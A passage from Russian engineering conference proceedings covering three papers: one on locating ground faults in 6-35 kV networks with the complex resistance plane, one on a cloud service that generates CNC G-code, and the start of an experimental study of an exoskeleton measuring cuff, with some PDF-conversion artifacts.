USING THE COMPLEX RESISTANCE PLANE TO DETERMINE THE DISTANCE TO THE LOCATION OF A SINGLE-PHASE GROUND FAULT IN 6-35 KV NETWORKS

Considered determining the distance to a designated single-phase earth fault in networks with isolated neutral in parameters of the emergency mode using the input resistance, equal to the ratio of the phase voltage of the damaged phase to phase current by a current of zero sequence. Vector diagrams are constructed in the complex plane of the input resistance, and it is shown that the use of the input resistance makes it possible to exclude the influence of the transient resistance at the point of closure.

Keywords: determination of the fault location, networks with isolated neutral, emergency mode parameters, input resistance.

Введение

Короткие замыкания (КЗ) в электрических сетях и системах электроснабжения являются основной причиной нарушения электроснабжения промышленных предприятий. Для сокращения времени нарушения электроснабжения и восстановления нормальной схемы электрической сети необходимо не только быстро выявить и отключить поврежденную линию, но и определить причину и место КЗ. Однофазные замыкания на землю (ЗНЗ) в сетях напряжением 6–35 кВ не сопровождаются током КЗ. Но такие замыкания опасны для электрооборудования и повышают риск поражения человека и животных электрическим током. Причем на долю однофазных ЗНЗ в сетях напряжением 6–35 кВ

приходится до 80~% всех отказов. Поэтому определение места повреждения (ОМП) в электрических сетях 6--35~кB является актуальной задачей.

Все методы ОМП делят на дистанционные и топографические (трассовые). Под дистанционным ОМП понимают определение расстояния до места повреждения по измерениям токов и напряжений, выполняемых на подстанции [1]. При двух фазных КЗ в сетях 6–110 кВ и при однофазных КЗ в сетях 110 кВ для дистанционного ОМП наибольшее распространение получили методы, использующие параметры аварийного режима [2]. Алгоритмы ОМП по параметрам аварийного режима широко используются в таких микропроцессорных устройствах, как ФИС (выпускался в 80-х годах в г. Рига), МИР («Энер-

гоприбор», Москва), ИМФ-33, ИМФ3С (Радиус-Автоматика), БЭ2704V031 (НПП ЭКРА), Бреслерлер-0107.010 (ООО НПП Бреслер) и др. [3].

Напряжения и токи, подводимые к устройству, определяющему место повреждения по параметрам аварийного режима, называют входными. Отношение входного напряжения U_{BX} к входному току I_{BX} называют входным сопротивлением или сопротивлением на зажимах реле Z_P [4, 5]. Входное напряжение и входной ток подбирают так, чтобы сопротивление на зажимах реле Z_P при металлическом K3 равнялось сопротивлению $Z_{1\mathrm{K}}$ от начала линии до места повреждения. Для дистанционного ОМП при однофазных КЗ в сетях 110 кВ в качестве входных величин используются фазное напряжение U_{d} и фазный ток I_{d} поврежденной фазы, компенсированный током нулевой последовательности I_0 [5]. При этом выражение для входного сопротивления записывают в виде:

$$Z_P = \frac{U_{\Phi}}{I_{\Phi} + kI_0},\tag{1}$$

где k – коэффициент компенсации.

Алгоритм прибора ФИС определял расстояние до места замыкания по величине индуктивной составляющей входного сопротивления:

$$X_p = Z_p \sin \varphi,$$
 (2)

где ϕ – угол между входным напряжением $U_{\rm BX}$ и входным током $I_{\rm BX}$ [1].

Определение расстояния до места повреждения по (2) даст точное значение $L_{\rm K}$ только в том случае, если индуктивная составляющая входного сопротивления X_P равна индуктивному сопротивлению прямой последовательности $X_{1{\rm K}}$ участка линии до места повреждения. Такой алгоритм для ОМП применим при условии, что ток через переходное сопротивление в месте КЗ равен току в начале поврежденной линии. Это условие выполняется только в сетях с глухозаземленной нейтралью при одностороннем питании.

Сети 6-35 кВ работают с изолированной (или компенсированной) нейтралью и как правило с односторонним питанием. Но при однофазных замыканиях на землю (ЗНЗ) в сетях 6-35 кВ с изолированной нейтралью применение выражения (3) сталкивается с рядом проблем [1, 2, 6]. Во-первых, при однофазных ЗНЗ в сетях 6-35 кВ не образуется короткозамкнутого контура. При этом аварийные токи замыкаются через емкостные проводимости линий электрической сети относительно земли и, как правило, значительно меньше токов нагрузки. Во-вторых,


ток в месте замыкания и ток в начале поврежденной линии существенно отличаются. При этом использование выражения (2) становится невозможным. В-третьих, в месте замыкания возникает электрическая дуга и присутствует значительное по величине переходное сопротивление. Поэтому для целей ОМП при однофазных замыканиях в сетях 6-35 кВ разрабатываются другие методы ОМП: волновые методы [7], итерационные методы [3, 8], методы, использующие параметры переходных процессов [9], использование наложенных токов непромышленной частоты [10]. В последние годы много внимания уделяется разработке алгоритмов, определения места замыкания по параметрам аварийного режима [3, 11, 12]. В статье рассматривается ОМП по параметрам аварийного режима при однофазных замыканиях на землю с использованием входного сопротивления.

Метод исследования

При КЗ, сопровождающихся большими токами КЗ, для анализа дистанционных защит и алгоритмов дистанционного ОМП по параметрам аварийного режима широко используется комплексная плоскость входного сопротивления [4, 5, 13, 14]. Основы метода анализа в комплексной плоскости входного сопротивления рассмотрим на примере схемы однофазного ЗНЗ, приведенной на рис. 1.

Входное фазное напряжение, подводимое к устройству ОМП, равно сумме двух составляющих: падения напряжения в линии $\Delta U_{\rm JI}$ от ее начала до места ЗНЗ (до точки «К» на рис. 1) и напряжения $U_{\rm K}$ в точке замыкания (напряжение на переходном сопротивлении $R_{\rm II}$). При этом для выражения (1) получаем:

$$Z_P = \frac{\Delta U_{\mathcal{J}I} + U_K}{I_{\Phi} + kI_0},\tag{3}$$



Puc. 1. Схема однофазного замыкания на землю

где

$$\Delta U_{\mathcal{J}} = (I_{\mathcal{\Phi}} + kI_0)Z_{1K}; \qquad (4)$$

$$U_K = 3I_{0K}R_{II}; (5)$$

 $Z_{1{
m K}}$ — сопротивление линии до места повреждения; ${
m R}_{\Pi}$ — переходное сопротивление; $I_{0{
m K}}$ — ток нулевой последовательности в месте замыкания.

Подставим (4) и (5) в (3). Получим:

$$Z_P = Z_{1K} + Z_{II}, \qquad (6)$$

где Z_Π приведенное переходное сопротивление:

$$Z_{\Pi} = \frac{3I_{0K}R_{\Pi}}{I_{\Phi} + kI_{0}} = [Z_{\Pi}]e^{j\varphi_{\Pi}}, \qquad (7)$$

где ϕ_{II} – аргумент приведенного переходного сопротивления

$$\varphi_{II} = \arg\left(\frac{3I_{0K}R_{II}}{I_{\Phi} + kI_{0}}\right). \tag{8}$$

В выражении (7) принято, что переходное сопротивление R_{Π} чисто активное. Термин «приведенное» означает, что переходное сопротивление приведено к плоскости сопротивления на зажимах реле.

Разработка метода ОМП

Для определения расстояния до места однофазного 3H3 необходимо определить входное сопротивление по (1) и приведенное переходное сопротивление по (7).

Наибольшую проблему вызывает определение приведенного переходного сопротивления. В выражении (7) для приведенного переходного сопротивления два неизвестных: ток нулевой последовательности в месте замыкания и переходное сопротивление. Ни та, ни другая величина не могут быть измерены или вычислены по данным измерения токов и напряжений в начале линии. Поэтому от влияния приведенного переходного сопротивления необходимо избавляться другим путем.

При однофазных КЗ в сетях 110 кВ и выше для снижения влияния переходного сопротивления на точность ОМП используются два свойства КЗ. Первое — при одностороннем питании аварийный ток в месте КЗ равен току в начале линии. И второе свойство: переходное сопротивление является чисто активным.

При однофазном ЗНЗ в сетях 6-35 кВ токи в месте повреждения и ток в начале линии су-

щественно отличаются вследствие большой величины тока нагрузки по сравнению с аварийным током. Поэтому по фазному току в линии нельзя судить о величине тока через переходное сопротивление. Однако фазу тока в месте повреждения $I_{0\rm K}$ можно оценить по фазе тока нулевой последовательности I_0 в начале линии. Найдем фазовые соотношения между током нулевой последовательности в поврежденной линии I_0 и током нулевой последовательности $I_{0\rm K}$ в месте повреждения. Для этого рассмотрим схему замещения нулевой последовательностей, приведенную на рис. 2 [15].

На рис. 2, а приведена комплексная схема замещения, содержащая схемы прямой (Z_{1K} , $X_{\rm C13}$), обратной ($Z_{\rm 2K}, X_{\rm C23}$) и нулевой ($Z_{\rm 0K}, X_{\rm C03}$) последовательностей. Сопротивления линии прямой $Z_{1\mathrm{K}}$, обратной $Z_{2\mathrm{K}}$ и нулевой $Z_{0\mathrm{K}}$ последовательностей малы по сравнению с емкостными сопротивлениями X_{C19} , обратной X_{C29} и нулевой $X_{{
m CO}}$ последовательностей. При этом схема замещения преобразуется к виду на рис. 2, б. Из рис. 2, б видно, что ток в месте повреждения $I_{0\mathrm{K}}$ и ток нулевой последовательности I_0 в начале линии совпадают по фазе. При этом фаза приведенного переходного сопротивления не изменится, если мы заменим ток нулевой последовательности в месте повреждения на ток нулевой последовательности в начале линии. При этом в (7) используется не ток НП в месте повреждения I_{03} , а ток НП в начале линии I_{0} .

$$Z_{II} = \frac{3I_0 R_{II}}{I_{\Phi} + kI_0} = [Z_{II}] e^{j\phi_{II}}.$$
 (9)

Сопротивления Z_{Π} по (8) и $Z_{\Pi}^!$ по (9) имеют одинаковый аргумент и отличаются только зна-




Рис. 2. Комплексная схема замещения (а) и схема замещения нулевой последовательности(б)




Рис. 3. Комплексная плоскость сопротивления

чением модуля. При этом для построения вектора приведенного переходного сопротивления можно использовать его направление по (9).

Выражения (6)—(9) позволяют построить векторную диаграмму к комплексной плоскости сопротивления (рис. 3).

Длины векторов $Z_{1{
m K}}$ и ΔZ неизвестны. Но известны их направления: вектор $Z_{1{
m K}}$ направлен вдоль оси сопротивления линии; направление вектора ΔZ можно найти.

Порядок построения. Проводится линия ОБ под углом ϕ_{π} к действительной оси и строится вектор входного сопротивления $Z_{\rm P}$. Конец вектора $Z_{\rm P}$ обозначим Р. Через точку Р под углом ϕ_{Π} проводится линия РВ. Точка К — точка пересечения линий ОБ и РВ даст расположение точки $Z_{1\rm K}$ в комплексной плоскости. На векторной диаграмме известны углы $\phi_{\Pi}=\arg Z_{\Pi}$, $\phi_{\Pi}=\arg Z_{\Pi}$ и $\phi_{P}=\arg Z_{P}$. При этом по векторной диаграмме можно найти внутренние углы треугольника ОКР:

$$\gamma = \varphi_P - \varphi_{IIC}$$
; $\alpha = \varphi_{II} - \varphi_P$; $\beta = 180^0 - \alpha - \gamma$.

В треугольнике ОКР известны все углы и одна сторона треугольника ОР, равная модулю входного сопротивления $|Z_{\rm P}|$. Тогда модуль сопротивления $Z_{\rm 1K}$ можно определить по теореме синусов:

$$|Z_{1K}| = |Z_P| \cdot \frac{\sin \gamma}{\sin \beta}$$
 (10)

При малых переходных сопротивлениях углы α и γ могут изменить знак, поэтому в фор-

мулу (10) следует подставлять модули этих углов.

Выражение (10) позволяет определить сопротивление $Z_{1\rm K}$ до места замыкания. При этом расстояние $L_{\rm K}$ до места однофазного замыкания определяют по выражению:

$$L_K = \frac{Z_{1K}}{Z_{1Y/\!\!\!\!/}},$$

где $Z_{1
m NД}$ — удельное сопротивление линии прямой последовательности.

Заключение

Для определения расстояния до места однофазного замыкания на землю в сетях с изолированной нейтралью предложено использовать входное сопротивление, равное отношению фазного напряжения поврежденной фазы к фазному току, компенсированному током нулевой последовательности. Построены векторные диаграммы в комплексной плоскости и показано, что использование входного сопротивления позволяет исключить влияние переходного сопротивления в месте замыкания.

Библиографический список

- $1.\,A$ ржанников $E.\,A.$, 4ухин $A.\,M.$ Методы и приборы определения места короткого замыкания на линиях. Иваново: ИГЭУ, $1998.\,74$ с.
- 2. *Аржанников Е. А.* и др. Определение места короткого замыкания на высоковольтных линиях электропередачи. М.: Энергоатомиздат, 2003. 272 с.
- 3. Устинов А. А., Висящев А. Н. Итерационные методы определения места повреждения по параметрам аварийного режима при односторонних измерениях на воздушных линиях электропередачи // Вестн. Иркут. гос. техн. ун-та. 2010. № 5. С. 260–263.
- 4. Φ абрикант В. Л. Дистанционная защита. М.: Высшая школа, 1978. 215 с.
- 5. Аржанников Е. А. Дистанционный принцип в релейной защите и автоматике при замыканиях на землю. М.: Энергоатомиздат, 1985. 176 с.
- 6. Review of ground fault protection methods of grounded, ungrounded and compensated distribution systems / Jeff Roberts, Dr. Hector J. Altuve, Dr. Daqing Hou. URL: http://www.selmc.com/techpprs/6123.pdf. (дата обращения: 21.01.2021).
- 7. Владимиров Л. В., Ощепков В. А., Суриков В. И. Алгоритм и методика определения места повреждения в распределительных сетях электроэнергетических систем методом стоячих волн // Омский науч. вестн. 2011. № 1. С. 209–211.

- 8. *Куликов А. Л.* и др. Применение имитационного моделирования ЛЭП 6−35 кВ для повышения точности определения расстояния до двойных замыканий на землю // Вестн. ИГЭУ. 2018. № 1. С. 40-49.
- 9. Сарин Л. И. и др. Определение места замыкания на землю на воздушных линиях 6–35 кв // Ограничение перенапряжений. Режимы заземления нейтрали. Электрооборудование сетей 6-35 кв: Материалы четвер. Всерос. науч.-техн. конф. Новосибирск, 2006. С. 189–197.
- 10. Шабанов В. А., Мушкин В. В. Использование токов высокой частоты для определения расстояния до места повреждения в сетях 6–35 кВ // Электротехн. комплексы и системы. 2001. С. 111–114.
- 11. Hannien S. Single phase earth faults in high impedance ground networks characteristics, indication and location // Technical Research Center of Finland (VTT). Espoo, Finland, 2001. 78 p.

- 12. Мирошник В. Ю., Багулько Д. В., Ляшков А. А. Методы и алгоритмы для определения места однофазного замыкания на землю в сетях 6–35 кВ с использованием параметров аварийного режима // Омский науч. вестн. 2017. С. 62–66.
- 13. *Шабанов В. А.* Анализ поведения многофазных измерительных органов дистанционного типа // Электричество. 1989. № 11. С. 22–29.
- $14.\ III$ абанов В. А. Области входных сопротивлений дистанционных защит при двухфазных КЗ // Проблемы нефтегазового комплекса России. Т. 2: Автоматизация технолог. процессов. Электр. устройства. 1998. С. 163-168.
- 15. *Шабанов В. А.* Симметричные составляющие токов и напряжений при однофазных замыканиях на землю в сетях с изолированной нейтралью. Уфа: Изд-во УНИ, 2002. С. 60.

УДК 004.75

DOI: 10.31799/978-5-8088-1556-8-2021-16-284-287

В. Р. Шалахин* магистрант В. П. Дашевский*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ВЕБ-СЕРВИС ДЛЯ СОЗДАНИЯ ПРОЕКТОВ ИЗДЕЛИЙ, ПОЛУЧАЕМЫХ МЕТОДОМ ЧПУ ОБРАБОТКИ

Рассмотрен подход к созданию проектов изделий с помощью веб-сервиса и их дальнейшему производству изделий методом ЧПУ-обработки. Программы для станков с ЧПУ генерируются онлайн по мере их выгрузки на свободное оборудование. Планирование производства осуществляется глобально с учетом комплекса факторов: наличия материала, загруженности станков и операторов, близость к заказчику, стоимости доставки и пр. **Ключевые слова:** веб-сервис, числовое программное управление, САМ-система.

V. R. Shalakhin*
Postgraduate Student
V. P. Dashevsky*
PhD, Tech., Associate Professor
* St. Petersburg State University of Aerospace Instrumentation

WEB-SERVICE FOR DEVELOPING PARTS TO BE MANUFACTURED USING CNC MACHINES

This paper focuses on approach of product creation using web-based cloud service. Further automatic CNC code generation and processing is considered. Programs for CNC manufacturing machines are generated in the cloud then dispatched to free CNC equipment. Production planning is carried out globally, considering several factors: material availability, workload of machines and operators, proximity to the customer, delivery costs, etc. **Keywords:** web-service, computer numerical control, computer-aided manufacturing, G-code.

Введение

Сегодня Россия находится на 22-м месте по производству и 17-м по потреблению механообрабатывающего оборудования. Согласно данным аналитического отчета «Перспективы Индустрии 4.0 и цифровизации промышленности в России и мире» [1], продукция российского машиностроения характеризуется низким уровнем конкурентоспособности на мировом рынке. В этом же отчете указано, что технологические инициативы промышленно развитых стран направлены в первую очередь на то, чтобы ускорить переход к производству продукции нового поколения, которое основано на технологии «интернета вещей» (IoT), внедрения систем автоматизации и анализа больших данных. Однако в рамках данной статьи рассматриваться будет производство на внутреннем рынке и простых изделий. Применительно к металлообработке основными недостатками текущей модели производства, являются:

1) подготовка цифровой производственной документации осуществляется на стороне про-

изводства с участием человека (технолога), что требует времени. Оценка стоимости заказа также выполняется с участием человека, и тоже требует времени;

- 2) зачастую помимо цифровых документов производству требуется согласование бумажных документов с дополнительными требованиями к материалам, размерам, обработке поверхностей, наносимой маркировке и т. д. Это снова требует времени;
- 3) при подготовке программ даже по цифровым моделям заказчика возможны ошибки технолога, которые приводят к ошибкам в программах станков с ЧПУ. Ошибки не всегда видны пользователю при согласовании, и он замечает их уже «в металле». Исправление ошибок требует времени как на переделку ЧПУ программ, так и на ожидание повторного заказа материала заготовок, если он передавался на производство давальческим сырьем [2];
- 4) европейские сервисы механической экспресс-обработки корпусных панелей, например, [3, 4], хотя и обещают 1–3 дня на выполнение за-

каза, обладают теми же недостатками. Но к ним еще добавляется доставка и таможенная очистка при импорте в Россию, что дает дополнительную задержку в 2–3 недели, после чего никакой речи о быстром выполнении заказа уже не идет.

Перечисленные недостатки показывают необходимость развития такой системы производства, которая позволит избежать задержки при передаче проекта от разработчика станку. Процесс будет подобен тому, как сегодня любой пользователь может распечатать на принтере документ, не задумываясь о том, что он тем самым фактически создает программу для ЧПУстанка, печатающего изображение на бумажном носителе.

В последние годы наблюдается тенденция унификации продукции и создания продуктовых линеек с заранее известными типоразмерами. Разработчики оборудования прибегают к использованию в качестве заготовок готовых корпусов, в которых необходимо вырезать отверстия под разъемы, индикаторы, кнопки и т. п. Растущая сложность и плотная компоновка изделий требует точной механической обработки, которая возможна только на точном оборудовании с ЧПУ [5]. Существующая практика подготовки становится затратной и экономически неэффективной для создания опытных образцов, поскольку основная часть парка станков с ЧПУ рассчитана на крупносерийное производство, где стоимость ручной подготовки мала по сравнению со стоимостью серии [6].

Процесс подготовки ЧПУ программ можно автоматизировать, если заранее создать в системе проектирования модели корпусов и разноо-



Рис. 1. Пример семейства корпусов типовых размеров

бразных типов вырезов [3]. В результате подготовка производства сможет быть сведена к автоматической генерации ЧПУ-программ с помощью набора скриптов, осуществляющих генерацию G-кода по параметризованным шаблонам.

Таким образом, главной задачей создания новой системы цифрового производства является максимальное сокращение времени от поступления заказа до изготовления конечного изделия путем автоматизации процесса подготовки программ ЧПУ. Значительная часть усилий в этом направлении переносится на пользователя, так как именно ему поручается заранее готовить проект в виде набора действий, которые поддерживаются шаблонами генерации кода для станков с ЧПУ.




Рис. 2. Возможный вид пользовательского интерфейса



Рис. 3. Схема облачной системы

Общая структура облачной системы производства

Разрабатываемое решение предполагает создание следующих компонентов:

- Front-end-интерфейс для пользователя, посредством которого он будет создавать или загружать свои проекты в систему, а также отслеживать ход выполнения своих заказов. Технологии, которые будет применены при построении интерфейса пользователя: html, bootstrap, JavaScript, Angular;
- СУБД для хранения данных о проектах пользователей, оснастки, инструментах, типах станков и пр. В качестве СУБД для данного проекта планируется использование MySQL. Основанием для использования этой СУБД является то, что она является одной из самых быстрых баз данных среди имеющихся на современном рынке, а также является высокопроизводительной и относительно простой в использовании СУБД, которая предлагается в готовом виде при организации сайтов в центрах обработки данных (ЦОД);
- Back-end данного сервиса предназначен для генерации G-кода для станка, на основании проекта, загруженного пользователем. Предполагается, что будет выполнен на языке программирования php или python;
- планировщик заданий на основе оформленных заказов на производство. Приложение, которое формирует очередь из заказов и далее отправляет их на станок для последующего выполнения на нем;
- система учета материалов для производства и планирования их пополнения. Программа, предназначенная для слежения за состоянием материалов, необходимых для производства, а также своевременного их выполнения.

Достоинства облачной системы ЧПУ производства

Основными достоинствами разрабатываемой системы:

- программное обеспечение не распространяется в виде дистрибутивов, обновления сервиса автоматически загружаются в браузер из сети Интернет;
- администраторы и пользователи системы могут получить доступ к системе с любого устройства, которое поддерживает выход в Интернет;
- сервис является полностью автоматизированным ресурсом, который позволяет пользователю загрузить в систему проект, оценить стоимость и сроки производства и далее запустить само производство, не ожидая подтверждения технологов и экономистов.
- динамическая генерация контента для разных ролей. В зависимости от роли и связанных с нею прав пользователи будут видеть в браузере различный контент. Например, у администратора будет больше вкладок на странице, возможность редактировать данные пользователей, а простые пользователи смогут управлять только своими проектами.

Этапы реализации системы

Основными этапами при вводе данной системы в эксплуатацию являются:

- 1) веб-сервис проектирования изделий, с привязкой к конкретной технологии изготовления. Является Front-end интерфейсом к базе данных проектов, которая создается параллельно с интерфейсом пользователя;
- 2 веб-сервис генерации G-кода для станков определенного типа. Back-end интерфейс к базе данных проектов;
- 3) веб-сервис оценки стоимости, сроков производства, приема заказов на производство сформированных проектов;
- 4) веб-сервис планирования производства и составления расписания для выполнения принятых заказов;
- 5) веб-сервис комбинирования совместимых заказов для выполнения из общей заготовки: одного листа;
- 6) веб-сервис отслеживания процесса производства и контроля качества.

Заключение

Унификация заготовок и типовых методов обработки ведет к удешевлению и ускорению производства. Автоматизация планирования позволяет сократить издержки на подготовку и запуск малых серий, а также сделать производство распределенным. Появляется возможность подключить к сервису сколько угодно станков, сделав это подобно сервисам Uber или Яндекс. такси, которые предоставляют единый портал услуг большому количеству пользователей с разными ролями. Реализация этих идей позволит вывести роботизацию производств на новый уровень, когда каждый разработчик сможет быстро и качественно воспользоваться услугами цифрового производства опытных образцов и мелких серий своих изделий.

Библиографический список

1. Перспективы Индустрии 4.0 и цифровизации промышленности в России и мире. URL: https://json.tv/ict_telecom_analytics_view/perspektivy-industrii-40-i-tsifrovizatsii-promyshlennosti-v-rossii-i-mire-20180312123158 (дата обращения: 20.12.2020).

- 2. Определение настройки расчетной точки инструмента для обеспечения точности обработки деталей на станках с ЧПУ / Л. А. Кашуба, В. В. Мороз, А. А. Волков, Е. Е. Шевченко // Системный анализ в науке и образовании. 2014. С. 11–31.
- 3. Услуги NVENT Schroff. URL: https://schroff. nvent.com/ru-ru/solutions/schroff/applications/services (дата обращения: 20.12.2020).
- 4. Front Panel Espress. URL: https://www.frontpanelexpress.com/service (дата обращения: 20.12.2020).
- 5. Модернизация систем управления металлорежущих станков с ЧПУ для расширения функциональных возможностей станков / Д. И. Петрешин, О. Н. Федонин, А. В. Хандожко, А. Н. Прокофьев // Фундамент. и приклад. проблемы техники и технологии. 2014. № 3 (305). С. 148–153.
- 6. Гузеев В. И., Нуркенов А. Х., Игнатова А. В. Экспериментальное определение жесткости узлов технологической системы станка при круглом врезном шлифовании на станке с ЧПУ // СТИН. 2014. С. 26—29.
- 7. Ведерников Ю. А., Чемборисов Н. А., Покровский М. А. Модернизация универсальных токарных станков и токарных станков с ЧПУ для нарезания винтовых поверхностей переменного прогрессирующего шага // СТИН. 2010. С. 16–19.

УДК 621.865.8

10.31799/978-5-8088-1556-8-2021-16-288-292

С. Ф. Яцун*
доктор технических наук, профессор
А. В. Мальчиков*
кандидат технических наук, доцент
Д. А. Тентюк*
студент

* Юго-Западный государственный университет, г. Курск

ЭКСПЕРИМЕНТАЛЬНОЕ ИССЛЕДОВАНИЕ ИЗМЕРИТЕЛЬНОЙ МАНЖЕТЫ АКТИВНОГО ЭКЗОСКЕЛЕТА

Изложенырезультатыэкспериментальногоисследованиябедреннойизмерительнойманжетыактивногоэкзоскелетногокомплекса. Приведеноописаниелабораторногостендаиметодикипроведенияопытов. Вработесодержится анализполученных результатов ипредложенматематический аппарат, позволяющий моделировать функционированиесистемы автоматической управления вканалеобратной связикоторой используются данная измерительная манжета.

Ключевыеслова: экзоскелет, измерительнаяманжета, человеко-машинноевзаимодействие, эксперимент, математическая модель.

S. F. Jatsun*
Dr. Sc., Tech., Professor
A. V. Malchikov*
PhD, Tech., Associate Professor
D. A. Tentyuk*
Student
* Southwest State University, Kursk

EXPERIMENTAL STUDY OF THE ACTIVE EXOSKELETON MEASURING CUFF

The results of an experimental study of the femoral measuring cuff of the active exoskeleton are presented. The description of the laboratory stand and the experimental method are given. The paper contains an analysis of the results obtained and proposes a mathematical apparatus that allows simulating the functioning of an automatic control system in the feedback channel of which measuring cuff is used.

Keywords: exoskeleton, measuring cuff, human-machine interaction, experiment, mathematical model.

Введение

Автоматизация и роботизация всех сфер человеческой жизни привела к частичному замещению ручного труда - работой различных машин и роботов. Вместе с тем до сих пор остаются области промышленного производства, медицины, логистики и т. д. где заменить человека невозможно или нерентабельно. Облегчение труда работников, снижение нагрузок и травматизма одна из наиболее актуальных и сложных задач, стоящая сегодня перед человечеством. Одним из вариантов облегчения труда работников промышленных предприятий за счет снижения физической нагрузки при выполнении манипуляций с грузами является использование экзоскелетов [1, 2]. Наибольшей эффективностью и универсальностью обладают активные экзоскелеты, оснащенные электроприводом [3]. Такие устройства позволяют увеличивать силу и выносливость оператора за счет энергии элементов питания или используя энергию сети. Несмотря на очевидные преимущества активных экзоскелетных систем они получили наименьшее распространение на практике, прежде всего, из-за сложностей при разработке и настройки систем управления, обеспечивающих движение исполнительных звеньев механизма. Известные ряд подходов к формированию питающего напряжения для приводов активных экзоскелетов [4-6]. В работах [7, 8] приводится описание копирующей системы управления движением нижних конечностей экзоскелетов в различных режимах. Особенностью предлагаемых подходов является использование измерительных манжет устройств с помощью которых конечности оператора закрепляются на звеньях экзоскелетного костюма. С помощью измерительных манжет система управления получает информацию об усилиях, возникающих в процессе человеко-машиного взаимодействия. В работе [7] приводится сравнительный анализ различных подходов к организации измерений и особенности применения измерительных манжет при управлении движения звеньями. Важной задачей при математическом моделировании и при разработке экзоскелетов является учет нелинейных свойств электропривода [9] и аппаратной реализации системы управления, нелинейных свойств самого измерителя, в качестве которого выступает измерительная манжета.

В рамках настоящей работы выполнено экспериментальное исследование прототипа измерительной манжеты, выполнена интерполяция полученных опытных данных, предложена математическая модель, использование которой позволит более точно осуществить математическое моделирование функционирования системы управления экзоскелета.

Описание лабораторного стенда и методики эксперимента

Объектом исследования в данной работе является бедренная манжета экзоскелета нижних конечностей, внешний вид трехмерной модели которой показан на рис. 1.

Принцип работы заключается в следующем. При создании усилий на манжете, тензодатчик регистрирует появляющиеся усилия, появляющиеся при деформации каркаса. Датчик при этом располагается в измерительной – ослабленной части манжеты, что позволяет регистрировать даже незначительные усилия. Однако, ког-





Рис. 1. Трехмерная модель измерительной манжеты: 1 — фиксирующая стропа; 2 — мягкое основание (подушка); 3 — каркас манжеты, который закрепляется на конечности экзоскелета; 4 — модуль АЦП; 5 — тензодатчик; 6 — винтовой ограничитель

да деформация каркаса превышает заданную величину, измерительная часть упирается в винтовой ограничитель, закрепленный в силовой части манжеты, что перераспределяет нагрузку в системе и разгружает датчик. Таким образом с точки зрения, конструкции крепление оператора имеет нелинейную упругую характеристику, а с точки зрения системы управления — нелинейный элемент в канале обратной связи.

Для получения механических характеристик каркаса манжеты и свойств измерителя были выполнен комплекс натурных экспериментов на лабораторном стенде, фото и схема которого показаны на рис. 2.

На рис. 2 приняты следующие обозначения: 1 — бедро оператора; 2 — крепление бедра; 3 — кронштейн крепления к экзоскелету; 4 — деформируемая (измерительная) пластина кронштейна; 5 — тензодатчик; 6 — ограничитель; 7 — силовая пластина кронштейна; 8 — тестовая нагруз-






Рис. 2. Схема измерительной манжеты (а) и внешний вид лабораторного стенда (б)

ка; 9 — прецизионный измеритель перемещения (деформации).

Устройство работает следующим образом. Сила $F_{\rm H}$ со стороны бедра оператора 1 через крепление 2 передается на кронштейн манжеты, состоящей из двух пластин — деформируемой 4, воспринимающей большую часть нагрузки и силовой 7 на которой расположен ограничитель 6. Усилие действующее на измерительную пластину регистрируется тензодатчиком 5. Регулируя положение ограничителя — можно получить требуемую нелинейную упругую характеристику датчика.

Методика проведения испытаний заключалась в следующем: с помощью грузов известной массы осуществлялось нагружение манжеты, имитируя воздействие со стороны оператора. При этом с помощью индикатора часового типа измеряется перемещение точки приложения нагрузки (деформация манжеты). В качестве индикатора используется измерительная головка GRIFF ИЧ10 D107108 (класс 1 по ГОСТ 577-68) с точностью измерений 0,01мм. Также входе экспериментов опрашивается датчик усилия 5, откалиброванный заранее на тестовых массах. Точность показаний датчика силы 0,001 кгс.

Обратим внимание, что ограничитель в данной реализации конструкции находится только с одной стороны, поэтому в зависимости от приложения нагрузки, характеристики будут различны. Измерения для реверсивной нагрузки происходили аналогичным способом.

Данные экспериментов были занесены в таблицы, объем которых не позволяет их отразить в рамках данной статьи, поэтому результаты исследований представим в виде графиков.

Результаты экспериментальных исследований измерительной манжеты

В ходе проведения экспериментов были получены характеристики для манжеты без задействования механического ограничителя ($S << S_L$, схема на рис. 2). График изменения показаний датчика и величина деформации показаны на рис. 3.


Как видно из результатов измерений без использования ограничителя упругая характеристика каркаса манжеты практически линейна в области от $\pm 1,25$ мм, незначительные отклонения, вызваны погрешностью измерения, а итоговая жесткость подвеса может быть оценена как $25~{\rm H/mm}$.

Показания датчика имеют более сложную форму, что объясняется способом крепления датчика, при котором датчик менее чувствите-

